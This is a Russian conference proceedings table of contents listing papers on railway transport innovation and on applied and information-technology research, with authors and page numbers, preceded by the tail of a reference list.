2. Лабораторные журналы филиала ФБУЗ «Центр гигиены и эпидемиологии в Липецкой области в Усманском районе». Липецк, 2015. 100с.
3. Савельев С. И., Социально-гигиенический паспорт Липецкой области за 2003-2011 ГГ., город Липецк. Липецк, 2013. 120с.

СОДЕРЖАНИЕ

ПРИВЕТСТВЕННОЕ СЛОВО

Директор ОрИПС – филиала СамГУПС Попов А.Н.	3
---	---

СЕКЦИЯ 1. ИННОВАЦИОННЫЕ ВЕКТОРЫ РАЗВИТИЯ СФЕРЫ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА

Абдразакова А.В., Харчикова С.Г. ТЕХНОЛОГИЯ MPLS	4
Александрова Ю.Н., Андреева Е.Н., Артёмова О.А. ИНФОРМАТИЗАЦИЯ ОТРАСЛИ – ОДНО ИЗ ПРЕИМУЩЕСТВ В КОНКУРЕНЦИИ	6
Амирова А.А., Петров А.В. ПРЕИМУЩЕСТВА ПОЛЬЗОВАНИЯ УСЛУГАМИ ТРАНСПОРТНО-ЭКСПЕДИЦИОННОГО ОБСЛУЖИВАНИЯ	9
Анисов С.А., Сиваков В.В. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ОТРАБОТАННОГО МОТОРНОГО МАСЛА В БРЯНСКОЙ ОБЛАСТИ	11
Артеменков А.С., Маланчева С.Н. ПЕРСПЕКТИВЫ РАЗВИТИЯ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА В РОССИИ	13
Аушев Н.О., Эрлих Н.В. ПРОБЛЕМА ИЗНОСА ПАРКА ЛОКОМОТИВОВ ОАО «РЖД»	14
Бабушкин П.С., Денисов В.В. ПЕРСПЕКТИВНЫЕ СРЕДСТВА КРЕПЛЕНИЯ ГРУЗОВ В ВАГОНАХ И КОНТЕЙНЕРАХ	15
Бахарев В.А., Щербицкая Т.В. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ЛОКОМОТИВНОЙ ТЯГИ	18
Бахарев В.А., Назарова Н.В. АНАЛИЗ ФАКТОРОВ, ОПРЕДЕЛЯЮЩИХ РАБОТОСПОСОБНОСТЬ ВЫПУСКНЫХ КЛАПАНОВ	19
Башаркин М.В., Ионов А.А. СИСТЕМА АВТОВЕДЕНИЯ СКОРОСТНОГО ТРАМВАЯ КАК ЭТАП СОВЕРШЕНСТВОВАНИЯ ТРАНСПОРТНОЙ СИСТЕМЫ Г. САМАРЫ	20
Белоус А.С., Блынская Е.А., Шумкина Л.И. ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ ЖЕЛЕЗНОДОРОЖНОГО ВОКЗАЛА «ОРЕНБУРГ»	22
Бич С.В., Антонов К.В. ФРАГМЕНТЫ ИСТОРИИ ТРАНСПОРТНЫХ МОСТОВ БАШКОРТОСТАНА	25
Богачёва А.А., Селивёртов Д.И. ОСОБЫЙ РЕЖИМ УПРАВЛЕНИЯ	27
Боровская Я.А., Боровский А.С. ПЕРСПЕКТИВНЫЕ НАПРАВЛЕНИЯ РАЗВИТИЯ ТЕЛЕКОММУНИКАЦИЙ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	29
Бочарова А.Ю., Маланчева С.Н. ВЗАИМОДЕЙСТВИЕ ПУТИ И ПОДВИЖНОГО СОСТАВА	30
Бурушев Н.Я., Маланчева С.Н. ПЕРСПЕКТИВЫ РАЗВИТИЯ БЕСПИЛОТНОГО МЕТРОПОЛИТЕНА	32
Вербицкий А.В., Дидрих Л.А. КОМПЛЕКСНАЯ АВТОМАТИЗИРОВАННАЯ СИСТЕМА УПРАВЛЕНИЯ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	33

Волынкин И.Е., Денисов В.В. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ КОММЕРЧЕСКОГО ОСМОТРА ПОЕЗДОВ И ВАГОНОВ	35
Гадалина Е.Н., Варламова Н.Х. РОЛЬ И ЗАДАЧИ ЖЕЛЕЗНОДОРОЖНОГО ХЛАДОТРАНСПОРТА В РЕШЕ- НИИ ПРОДОВОЛЬСТВЕННОЙ ПРОБЛЕМЫ СТРАНЫ	36
Гараева А.Р., Истоппенников М.А., Павлов П.П. ОПРЕДЕЛЕНИЕ ТЕХНИЧЕСКОГО СОСТОЯНИЯ ЭЛЕКТРОТЕХНИЧЕСКОГО ОБОРУДОВАНИЯ ЭЛЕКТРОПОДВИЖНОГО СОСТАВА	37
Гараева А.Р., Залялов Р.Р., Павлов П.П. СРЕДСТВА ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ДВИЖЕНИЯ ЭЛЕКТРОПОД- ВИЖНОГО СОСТАВА	38
Гараева А.Р., Моисеева Р.Р., Самигуллина Р.Х. ПУТИ ПОВЫШЕНИЯ РЕСУРСА ТЯГОВЫХ ДВИГАТЕЛЕЙ ЛОКОМОТИВОВ	39
Гомзин А.А., Варламов А.В. РЕКОНСТРУКЦИЯ ПУТЕЙ ПАРКА ПРИЕМА ЧЕТНОЙ СОРТИРОВОЧНОЙ- СИСТЕМЫ СТАНЦИИ ДЕМА	41
Горелкин Е.С., Денисов В.В. СОВРЕМЕННЫЕ ТЕХНОЛОГИИ ПЕРЕВОЗКИ СЫПУЧИХ ГРУЗОВ ВО ВКЛА- ДЫШАХ В ПОЛУВАГОНЫ	42
Григорьева Е.И., Селивёртов Д.И. ОДИН ПРОЕКТ – ДВОЙНОЙ РЕЗУЛЬТАТ	43
Дадаева Т.А., Денисов В.В. УСТАНОВКА ДЛЯ ВЕРТИКАЛЬНОЙ ЗАГРУЗКИ МЕТАЛЛОЛОМА КАК СПО- СОБ ПОЫШЕНИЯ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ УНИВЕРСАЛЬ- НЫХ КОНТЕЙНЕРОВ	45
Доронин М.А., Варламова Н.Х. ОРГАНИЗАЦИЯ ПРЕДОСТАВЛЕНИЯ КЛИЕНТАМ УСЛУГИ ПОДАЧИ ВАГО- НОВ НА ПУТИ НЕОБЩЕГО ПОЛЬЗОВАНИЯ ПО ГРАФИКУ НА ПОЛИГОНЕ КУЙБЫШЕВСКОЙ ЖЕЛЕЗНОЙ ДОРОГИ	46
Зайцев В.С., Сиваков В.В. ПРОБЛЕМЫ ВНЕДРЕНИЯ ЭЛЕКТРОМОБИЛЕЙ В РОССИИ	47
Залакова И.Р., Москвичева Е.Е. РАЗВИТИЕ ПЕРСПЕКТИВНОЙ ТЕХНОЛОГИИ КОНСОЛИДАЦИИ И ДОС- ТАВКИ ОДИНОЧНЫХ И ГРУППОВЫХ КОНТЕЙНЕРНЫХ ОТПРАВОК В СО- СТАВЕ КОНТЕЙНЕРНЫХ ПОЕЗДОВ	49
Здравосмыслова В.В., Кочинов Ю.А. ПУТИ РАЗВИТИЯ ТРАНСПОРТНЫХ УСЛУГ РОССИИ В УСЛОВИЯХ РЕ- ФОРМИРОВАНИЯ ОТРАСЛИ	52
Золкин А.Л. ОЦЕНКА НАГРУЖЕНИЯ ПОВОРОТНОГО ЭЛЕМЕНТА РАМЫ КУЗОВА ПОД- ВИЖНОГО СОСТАВА	54
Имангалеева Ж.К., Емельяненко Л.В. ПЕРСПЕКТИВЫ РАЗВИТИЯ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА В РОС- СИЙСКОЙ ФЕДЕРАЦИИ	58
Истишина Е.О., Денисов В.В. ПОВЫШЕНИЕ КАЧЕСТВА КОММЕРЧЕСКОГО ОСМОТРА ПОЕЗДОВ И ВА- ГОНОВ ПРИ ВНЕДРЕНИИ АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ «АСКО ПВ»	60
Карпов А.П., Иванов М.С. УСТРОЙСТВО БЕСПРОВОДНОЙ ЗАРЯДКИ В ВАГОНАХ ПАССАЖИРСКИХ ПОЕЗДОВ	61

Кильмухаметова Д.Р., Емельяненко Л.В. РАЗРАБОТКА ГРАФИКОВ ДВИЖЕНИЯ ПОЕЗДОВ НА ОСНОВЕ МУЛЬТИА- ГЕНТНЫХ ТЕХНОЛОГИЙ	61
Киндсфатер Я.Д., Калиева С.Т., Панченко В.Н. ПРИМЕНЕНИЕ ЭЛЕМЕНТОВ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА НА ЖЕЛЕЗ- НОДОРОЖНОМ ТРАНСПОРТЕ	64
Козлова Н.Ю., Острикова Т.К. ГРУЗОВЕДЕНИЕ НА ПРИПОРТОВЫХ СТАНЦИЯХ	66
Конев Д.И., Волегова Е.А. ПОЛЕТ ПО РЕЛЬСАМ	68
Костаев А.В., Штенгель Ю.Ю. БЕЗОПАСНОСТЬ ЖЕЛЕЗНОДОРОЖНОГО ПЕРЕЕЗДА – МИКРОПРОЦЕС- СОРНАЯ СИСТЕМА	71
Кочетков Ю.А., Максимов И.С. АВТОМАТИЗАЦИЯ КОНТРОЛЯ ГАБАРИТА ВЫСОТЫ ПРИ ПЕРЕСЕЧЕНИИ ЖЕЛЕЗНОДОРОЖНЫХ ЛИНИЙ АВТОМОБИЛЬНЫМИ ДОРОГАМИ В ОД- НОМ УРОВНЕ	73
Красников А.Д., Егоров А.С. МОДЕРНИЗАЦИЯ ЖЕЛЕЗНОДОРОЖНОГО ПУТИ С СОЗДАНИЕМ ЗАЩИТ- НОГО ПОДБАЛЛАСТНОГО СЛОЯ И УКЛАДКИ ОБЪЁМНОЙ ГЕОРЕШЁТКИ	74
Крат К.С., Денисов В.В. СОВЕРШЕНСТВОВАНИЕ ТЕХНОЛОГИИ ПОДГОТОВКИ И РАЗМЕЩЕНИЯ ГРУЗОВ В ПОДВИЖНОМ СОСТАВЕ	77
Куанова Д.Х., Маланчева С.Н. ОРГАНИЗАЦИЯ ПЕРЕВОЗОЧНОГО ПРОЦЕССА	78
Кузнецов А.В., Антонов К.В. ТРАНСПОРТНЫЕ МОСТОВЫЕ ПЕРЕХОДЫ «УФИМСКОГО ПОЛУОСТРОВА»	80
Кузнецов Л.В., Платонов А.А. МАНИПУЛЯТОРНЫЕ МАШИНЫ ДЛЯ УДАЛЕНИЯ НЕЖЕЛАТЕЛЬНОЙ РАС- ТИТЕЛЬНОСТИ	83
Лавров А.С., Сиваков В.В. К ВОПРОСУ О ТРЕБОВАНИЯХ К ЦИСТЕРНАМ, ПРИМЕНЯЕМЫХ ДЛЯ АВ- ТОМОБИЛЬНЫХ ГАЗОЗАПРАВОЧНЫХ СТАНЦИЙ	85
Леонтьев И.А., Абрамова А.Э. ПЕРЕХОД К НОВОЙ СИСТЕМЕ «ЭКСПРЕСС-3»	87
Мишина С.А., Прусов М.В. ВЗАИМОДЕЙСТВИЕ СКЛАДСКОГО И ТРАНСПОРТНОГО КОМПЛЕКСА В СОВРЕМЕННЫХ УСЛОВИЯХ	88
Мишкин А.А., Курманова Л.С., Носырев Д.Я. ЭФФЕКТИВНОСТЬ ПРИМЕНЕНИЯ БОРТОВЫХ АЛЮМОВОДОРОДНЫХ ГЕ- НЕРАТОРОВ ДЛЯ ТЯГОВОГО ПОДВИЖНОГО СОСТАВА	89
Моисеева Р.Р. ОПРЕДЕЛЕНИЕ НАДЕЖНОСТИ ЭЛЕКТРИЧЕСКОГО ТРАНСПОРТА	92
Моторин Е.Н., Хлудеева М.А. ПОСТРОЕНИЕ ПЕРВИЧНОЙ СЕТИ СВЯЗИ НА БАЗЕ АППАРАТУРЫ ЕСІ НА УЧАСТКЕ ЖЕЛЕЗНОЙ ДОРОГИ	94
Мышенкова Я.Г., Эрлих Н.В. СКОРОСТЬ ДОСТАВКИ ГРУЗОВ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	96
Никитина А.В., Маланчева С.Н. ЗНАЧЕНИЕ ТЕХНОЛОГИИ КИБЕРБЕЗОПАСНОСТИ НА ЖЕЛЕЗНОДОРОЖ- НОМ ТРАНСПОРТЕ	99

Нурумова К.К., Маланчева С.Н. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ЛОКОМОТИВНОГО ХОЗЯЙСТВА	101
Оробей А.И., Денисов В.В. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ВЫГРУЗКИ СЫПУЧИХ ГРУЗОВ ИЗ ВА- ГОНОВ - ХОПЕРОВ	102
Осипов В.Ю., Рыжова Е.Л. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ РАБОТЫ УЧАСТКА ЖЕЛЕЗНЫХ ДОРОГ ЗА СЧЕТ ЕГО ЭЛЕКТРОФИЦИКАЦИИ	103
Паршина К.С. ДОРОЖНО-ТРАНСПОРТНАЯ АВАРИЙНОСТЬ НА ЖЕЛЕЗНОДОРОЖНЫХ ПЕРЕЕЗДАХ	106
Песенко М.В., Сиваков В.В. АНАЛИЗ АВТОМОБИЛЬНЫХ ПОДВЕСОК	108
Петухов Е.А., Годунов Н.Б. ОПТИМИЗАЦИЯ УСТРОЙСТВ ЭЛЕКТРОСНАБЖЕНИЯ МЕЖПОДСТАНЦИ- ОННОЙ ЗОНЫ МУДЬЮГА – МАЛОШУЙКА	110
Платонов А.А. СФЕРИЧЕСКОЕ РАБОЧЕЕ ПРОСТРАНСТВО МАНИПУЛЯТОРНЫХ МАШИН В ПОЛОСЕ ОТВОДА ЖЕЛЕЗНЫХ ДОРОГ	113
Половинкина А.Ю., Спирюгова М.А. ОСОБЕННОСТИ ВНЕДРЕНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ТЕХНИЧЕСКОМ ОБСЛУЖИВАНИИ ВАГОНОВ	115
Попова А.А., Острикова Т.К. ПЕРЕВОЗКА СКОРОПОРТЯЩЕГОСЯ ГРУЗА В СОВРЕМЕННЫХ УСЛОВИЯХ	118
Рыбалов М.Е. ТО И Р ПАРКА МАШИН РАБОТАЮЩИХ НА «ЛИНИИ»	121
Сазонов Д.С., Сиваков В.В. СОСТОЯНИЕ УТИЛИЗАЦИИ АВТОМОБИЛЕЙ В РОССИИ	124
Сармутдинова Д.Н., Маланчева С.Н. РАЗВИТИЕ ТЯЖЕЛОВЕСНОГО ДВИЖЕНИЯ	126
Сейтмагамбетов С.Э., Маланчева С.Н. СТРОИТЕЛЬСТВО НОВЫХ ЖЕЛЕЗНЫХ ДОРОГ В РОССИИ	127
Сивова С.С., Линейцев В.Ю. ОПРЕДЕЛЕНИЕ ДЛИНЫ ПРОГИБА И УСИЛИЙ В РЕЛЬСОВОЙ ПЛЕТИ ПРИ ЕЕ ВЫВЕШИВАНИИ	130
Соловых А.В., Харчикова С.Г. ВНЕДРЕНИЕ СИСТЕМЫ ДИСТАНЦИОННОГО АВТОМАТИЗИРОВАННОГО ОПОВЕЩЕНИЯ ПЕРСОНАЛА О ПРИБЛИЖЕНИИ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	132
Солодова А.О., Свирина В.Е., Краснов А.Е., Франтасов Д.Н. ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ VoIP НА ТРАНСПОРТЕ	134
Соснина Т.Г., Денисов В.В. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ МАНЕВРОВЫХ И ПУТЕВЫХ РАБОТ ПУ- ТЕМ ПРИМЕНЕНИЯ ЛОКОМОБИЛЕЙ	136
Тарасова А.Е., Исайчева А.Г. РАЗРАБОТКА КОНЦЕПЦИИ АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ УПРАВ- ЛЕНИЯ ПРЕДУПРЕДИТЕЛЬНО - ОПОВЕСТИТЕЛЬНОЙ СИГНАЛИЗАЦИЕЙ НА ПЕШЕХОДНЫХ ПЕРЕХОДАХ	137
Терещенкова Н.С., Фролов С.Г. ВЛИЯНИЕ СОСТАВА ТОПЛИВА НА ОБРАЗОВАНИЕ ВРЕДНЫХ ВЕЩЕСТВ В ТЕПЛОВОЗНЫХ ДИЗЕЛЯХ	138

Тиранян Я.А., Денисов В.В. ИЗУЧЕНИЕ ОСОБЕННОСТЕЙ ТРАНСПОРТНЫХ ХАРАКТЕРИСТИК ЖИД- КИХ ГРУЗОВ	139
Ундубаева А.А., Маланчева С.Н. ЗЕМЛЯНОЕ ПОЛОТНО ЖЕЛЕЗНОЙ ДОРОГИ	141
Успанова Р.И., Павленко А.В. ИННОВАЦИОННЫЕ ВЕКТОРЫ РАЗВИТИЯ СФЕРЫ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	143
Фёдоров А.В., Петров А.В. ИСТОРИЯ РАЗВИТИЯ ТРАНСПОРТНО-ЭКСПЕДИЦИОННОЙ ДЕЯТЕЛЬНО- СТИ	145
Федченко К.Ю., Варламов А.В. РЕКОНСТРУКЦИЯ ПРИЕМО-ОТПРАВОЧНОГО ПАРКА НА СТАНЦИИ ПЕН- ЗА-3	148
Филина О.А., Пасечник С.В., Бикчуров И.Р. СИСТЕМА - ТЕХНИЧЕСКОЙ ДИАГНОСТИКИ ОБОРУДОВАНИЯ ПОДВИЖ- НОГО СОСТАВА	148
Хачатрян Т.В., Маланчева С.Н. КОРРОЗИЙНЫЕ ПРОЦЕССЫ РЕЛЬСОВ ПРИ ЭКСПЛУАТАЦИИ В РЕЗКО- КОНТИНЕНТАЛЬНОМ КЛИМАТЕ. СПОСОБЫ ПРЕДОТВРАЩЕНИЯ КОРРО- ЗИИ РЕЛЬСОВ	150
Цельковский П.С., Семенихина М.А. ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИЧЕСКИХ МАШИН НА КОМБИНИРОВАННОМ ХОДУ В ПУТЕВОМ ХОЗЯЙСТВЕ	152
Чернов Ю.В., Маланчева С.Н. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	154
Чугунова А.А., Денисов В.В. ОБЕСПЕЧЕНИЕ СОХРАННОСТИ ГРУЗОВ ПРИ ЖЕЛЕЗНОДОРОЖНЫХ ПЕ- РЕВОЗКАХ	155
Чуркин А.Н., Киселев Г.Г. К ВОПРОСУ ПОВЫШЕНИЯ БЕЗОПАСНОСТИ ДВИЖЕНИЯ ПОЕЗДОВ	156
Чуркин А.Н., Киселев Г.Г. УСТРОЙСТВО ДЛЯ КОНТРОЛЯ СОСТОЯНИЯ ТОРМОЗНОЙ МАГИСТРАЛИ ПОЕЗДА В ПУТИ СЛЕДОВАНИЯ	157
Шипилов С.Н., Харчикова С.Г. СОВРЕМЕННЫЕ СИСТЕМЫ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ОБЪЕКТОВ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	158
Шипилова Е.С., Иванова А.П. МИКРОПРОЦЕССОРНАЯ СИСТЕМА УПРАВЛЕНИЯ НА ЖЕЛЕЗНОДОРОЖ- НОМ ТРАНСПОРТЕ	161
Шмойлов А.Н. ЗАЩИТНЫЕ НАНОПОКРЫТИЯ ДЛЯ КУЗОВОВ И ДЕТАЛЕЙ ВАГОНОВ	162
Эрлих Н.В., Эрлих А.В. ЭФФЕКТИВНАЯ ОРГАНИЗАЦИЯ МЕСТНОЙ РАБОТЫ С ПРЕДПРИЯТИЯМИ, РАСПОЛОЖЕННЫМИ НА ПУТЯХ НЕОБЩЕГО ПОЛЬЗОВАНИЯ	163
Яковлев А.Ю., Абрамова А.Э. СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ ГОСУДАРСТВЕННОГО ТАРИФНОГО РЕГУЛИРОВАНИЯ	166

**СЕКЦИЯ 2. ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ, ИНФОРМАЦИОННЫЕ
И ТЕЛЕКОММУНИКАЦИОННЫЕ ИССЛЕДОВАНИЯ**

Альжанова М.С., Иванова А.П. ПРИМЕНЕНИЕ АЛЮМИНИЯ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	168
Антонов Д.Д., Дидрих Л.А. НАНОДИСК	169
Артеменков А.С., Генварева Ю.А. ПРИМЕНЕНИЕ ЗАКОНОВ ФИЗИКИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	170
Балицкая А.О., Жадан М.И. РАЗРАБОТКА И СОЗДАНИЕ ИНТЕРФЕЙСА ДЛЯ РАБОТЫ С БАЗОЙ ДАН- НЫХ «ТУРИСТИЧЕСКОЕ АГЕНТСТВО»	173
Белобородов Н.С., Антонов К.В. К ИЗУЧЕНИЮ ОПОЛЗНЕВЫХ ПРОЦЕССОВ, ПРОТЕКАЮЩИХ В РЕЛЬЕФЕ «УФИМСКОГО ПОЛУОСТРОВА»	175
Березовский М.С., Жадан М.И. РАЗРАБОТКА ВЕБ-ПРИЛОЖЕНИЯ НА ПЛАТФОРМЕ ASP.NET	177
Бурушев Н.Я., Иванова А.П. РОЛЬ ПЬЗОЭЛЕКТРИКОВ В СОВРЕМЕННОМ МИРЕ	179
Верхогляд С.Д., Жадан М.И. РАЗРАБОТКА БАЗЫ ДАННЫХ ДЛЯ САЙТА «АЛЛЕЯ СЛАВЫ»	181
Вичев В.Н., Лесник Т.Н. РАЗЛИЧНЫЕ ИСТОЧНИКИ ТОКА	184
Волошин Е.В., Печенков В.Г. ЭКСПЕРИМЕНТАЛЬНЫЕ ИССЛЕДОВАНИЯ ПРОЦЕССА ДОИЗМЕЛЬЧЕНИЯ ЗЕРНОВОГО СЫРЬЯ	185
Волошин Е.В., Федина Л.В. НОВАЯ ТЕХНОЛОГИЧЕСКАЯ СХЕМА ПО ПРОИЗВОДСТВУ КОМБИКОР- МОВ	186
Волошин Е.В. ИССЛЕДОВАНИЕ ИЗМЕНЕНИЯ ФИЗИКО-ХИМИЧЕСКИХ ПОКАЗАТЕЛЕЙ БУЛОЧКИ ОБЛЕПИХОВОЙ «МОСКОВСКОЙ» В ПРОЦЕССЕ ХРАНЕНИЯ	187
Гайфуллин Э.Р., Вербицкий Ю.В., Антонов К.В. МИНЕРАЛЬНО-СЫРЬЕВОЙ ПОТЕНЦИАЛ НЕДР БАШКОРТОСТАНА – ФУН- ДАМЕНТ УСТОЙЧИВОГО РАЗВИТИЯ ДОБЫВАЮЩЕЙ И ПЕРЕРАБАТЫ- ВАЮЩЕЙ ОТРАСЛЕЙ ПРОМЫШЛЕННОСТИ	190
Ганиева Г.А., Шайдуллин А.А., Маликов И.Д., Суздальцев В.А. УЛУЧШЕНИЕ СТАТИСТИЧЕСКИХ МЕТОДОВ ИНТЕЛЛЕКТУАЛЬНОЙ СИС- ТЕМЫ ПРОГНОЗИРОВАНИЯ ГЕНЕТИЧЕСКИХ ЗАБОЛЕВАНИЙ	193
Гладких С.М., Шуршев В.Ф. ИНФОРМАЦИОННОЕ ОБЕСПЕЧЕНИЕ ПРОЦЕДУРЫ БАНКРОТСТВА ФИЗИ- ЧЕСКИХ ЛИЦ	194
Глубоков А.В., Жадан М.И. СОЗДАНИЕ ИНТЕРНЕТ-МАГАЗИНА «ХИМСВАРКАСЕРВИС»	195
Глушко М.П., Березовская Е.М. РАЗРАБОТКА КЛИЕНТ–СЕРВЕРНОГО ПРИЛОЖЕНИЯ «НОВОСТНОЙ АГРЕ- ГАТОР»	198
Данилов В.С., Антонов К.В. ЗЕМЛЕТРЯСЕНИЯ В БАШКОРТОСТАНЕ И НА ПРИЛЕГАЮЩЕЙ ТЕРРИТО- РИИ ЮЖНОГО УРАЛА	199
Докучаева М.В., Антонов К.В. БОЛОТА – ОСОБЫЙ КЛАСС ЛАНДШАФТОВ	201

Дубовик Т.С., Березовская Е.М. АВТОМАТИЗАЦИЯ СБОРА ДАННЫХ С ВЕБ-РЕСУРСОВ	204
Евлампов Е.Ю., Жадан М.И. РАЗРАБОТКА ИНТЕРНЕТ-ПРИЛОЖЕНИЯ НА ASP.NET MVC	205
Ергешбаева С.Б., Еркасов Р.Ш. ИССЛЕДОВАНИЕ МАГНИТНЫХ СВОЙСТВ МОНОЯДЕРНЫХ КОМПЛЕКСОВ ЖЕЛЕЗА (II) С СЕРОСОДЕРЖАЩИМИ ЛИГАНДАМИ	207
Ерченко П.И., Пыриков П.Г. К ВОПРОСУ О ТЕХНОЛОГИЧЕСКОМ ОБЕСПЕЧЕНИИ РАБОТОСПОСОБНОСТИ НЕПОДВИЖНЫХ СОЕДИНЕНИЙ В МАШИНАХ И ОБОРУДОВАНИИ	208
Завацкая Д.П., Лесник Т.Н. НЕНЬЮТОНОВСКАЯ ЖИДКОСТЬ	210
Закревская В.С., Жадан М.И. ПОСТРОЕНИЕ ПО МЕТОДОЛОГИИ DFD АВТОМАТИЗИРОВАННОЙ СИСТЕМЫ ОБРАБОТКИ ЗАКАЗОВ ГОСТИНИЦЫ	212
Зубов А.А., Жадан М.И. ДЕМОНСТРАЦИЯ УНИВЕРСАЛЬНОГО API И РАЗРАБОТАННОГО НА ЕГО ОСНОВЕ ПРИЛОЖЕНИЯ	214
Иванов С.А., Квятковская И.Ю. АНАЛИЗ ВИДОВ СИСТЕМ ИЗМЕНЕНИЯ МИКРОКЛИМАТА ЗАКРЫТОГО ГРУНТА	217
Игимбаева Д.А., Еркасов Р.Ш. ИССЛЕДОВАНИЕ МАГНИТНО-АКТИВНЫХ КОМПЛЕКСОВ ЖЕЛЕЗА(II) С АЗОТСОДЕРЖАЩИМИ ЛИГАНДАМИ	220
Избасов Ж.А., Султанов Н.З., Панов Е.И. НАДЕЖНОСТЬ ЛЕТАТЕЛЬНОГО АППАРАТА	220
Камал А.Н., Сейдахмет А.Ж. ИСПОЛЬЗОВАНИЕ СИСТЕМЫ MATLABSIMULINK ДЛЯ ДИНАМИЧЕСКОГО УПРАВЛЕНИЯ РЫЧАЖНОЙ ПЛАТФОРМОЙ СТУАРТА	222
Каримова Р.Р., Антонов К.В. ПРИРОДНЫЕ ОЗЕРА В МНОГОГРАННОМ РЕЛЬЕФЕ МЕСТНОСТИ БАШКОРТОСТАНА	225
Карпова О.В., Холопов Ю.А. НЕКОТОРЫЕ ОСОБЕННОСТИ ОБРАЩЕНИЯ С ОТХОДАМИ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	228
Карташов В.А., Усик В.А., Казак А.Ю., Старун С.В. СОЗДАНИЕ ДЕТАЛЕЙ МЕХАНИЗМОВ ВАГОННОГО ЗАМЕДЛИТЕЛЯ KB1-62M В СРЕДЕ SOLIDWORKS	230
Кашеев С.В., Дидрих Л.А. МЕТОДЫ ВИБРОАКУСТИЧЕСКОЙ ЗАЩИТЫ ИНФОРМАЦИИ	232
Кечко Е.П., Старовойтов А.П. О ЛОКАЛИЗАЦИИ НУЛЕЙ МНОГОЧЛЕНОВ ЭРМИТА – ПАДЕ	234
Кичак М.А., Генварева Ю.А. УЛЬТРАЗВУК НА СТРАЖЕ БЕЗОПАСНОСТИ ДВИЖЕНИЯ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	237
Кичак М.А., Левченко Д.В. ПРИМЕНЕНИЕ НОРМАЛЬНОГО ЗАКОНА РАСПРЕДЕЛЕНИЯ В ОЦЕНКЕ НАДЕЖНОСТИ ПРИБОРОВ И СИСТЕМ	239
Козлов П.В., Памфилов Е.А. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ПРОИЗВОДСТВА ДРЕВЕСНОЙ СТРУЖКИ НА ОСНОВЕ УВЕЛИЧЕНИЯ ДОЛГОВЕЧНОСТИ ПРИМЕНЯЕМОГО ОБОРУДОВАНИЯ	241

Колоцей А.В., Скиба А.Н. К ВОПРОСУ ОБ ИСПОЛЬЗОВАНИИ ТЕОРЕМ СИЛОВА В ТЕОРИИ КОНЕЧНЫХ ГРУПП	244
Коляскин И.И., Жадан М.И. СОЗДАНИЕ КРОССПЛАТФОРМЕННОГО ПРИЛОЖЕНИЯ НА MICROSOFT XNA	245
Кошкарлова В.В., Сергеева А.П., Патлахова Т.И. ИЗУЧЕНИЕ СПОСОБОВ ВЫРАЩИВАНИЯ И РОСТА КРИСТАЛЛОВ ПРИ ВЫПОЛНЕНИИ ИНДИВИДУАЛЬНОГО ПРОЕКТА ПО ХИМИИ	247
Куанова Д.Х., Бочарова А.Ю., Генварева Ю.А. ОПТИЧЕСКИЕ КАБЕЛИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	250
Кулагина М.В., Можаровский В.В. ПРОГРАММНАЯ РЕАЛИЗАЦИЯ АЛГОРИТМА РАСЧЕТА КОЭФФИЦИЕНТА ИЗГИБНОЙ ДЕФОРМАЦИИ ЗУБЧАТЫХ КОЛЕС	252
Кыйнабаева Т.А., Нариман С.А. РАССМОТРЕНИЕ НЕКОТОРЫХ АСПЕКТОВ ПРИ СОЗДАНИИ И МОДЕРНИЗАЦИИ САЙТА ДЛЯ ВЫСШЕГО УЧЕБНОГО ЗАВЕДЕНИЯ	253
Лимарев А.В., Холопов Ю.А. ДОСТОИНСТВА И НЕДОСТАТКИ ПРОИЗВОДСТВА И ИСПОЛЬЗОВАНИЯ АЛЬТЕРНАТИВНЫХ ВИДОВ ТОПЛИВА	255
Лукашкин Е.В., Ковалёва В.А. СИСТЕМА ОРГАНИЗАЦИИ ФОРМИРОВАНИЯ ШАБЛОННЫХ SMS-СООБЩЕНИЙ ПРИ РЕАЛИЗАЦИИ ПРОГРАММНО-АППАРАТНОГО КОМПЛЕКСА ДЛЯ АВТОМАТИЗИРОВАННОЙ РАССЫЛКИ SMS-СООБЩЕНИЙ ПОСРЕДСТВОМ ТЕХНОЛОГИИ GSM	257
Луцак С.М., Бекенов М.И. О СЛОЖНОСТИ СТРОЕНИЯ РЕШЕТОК ОТНОСИТЕЛЬНЫХ КВАЗИМНОГО-ОБРАЗЫЙ	259
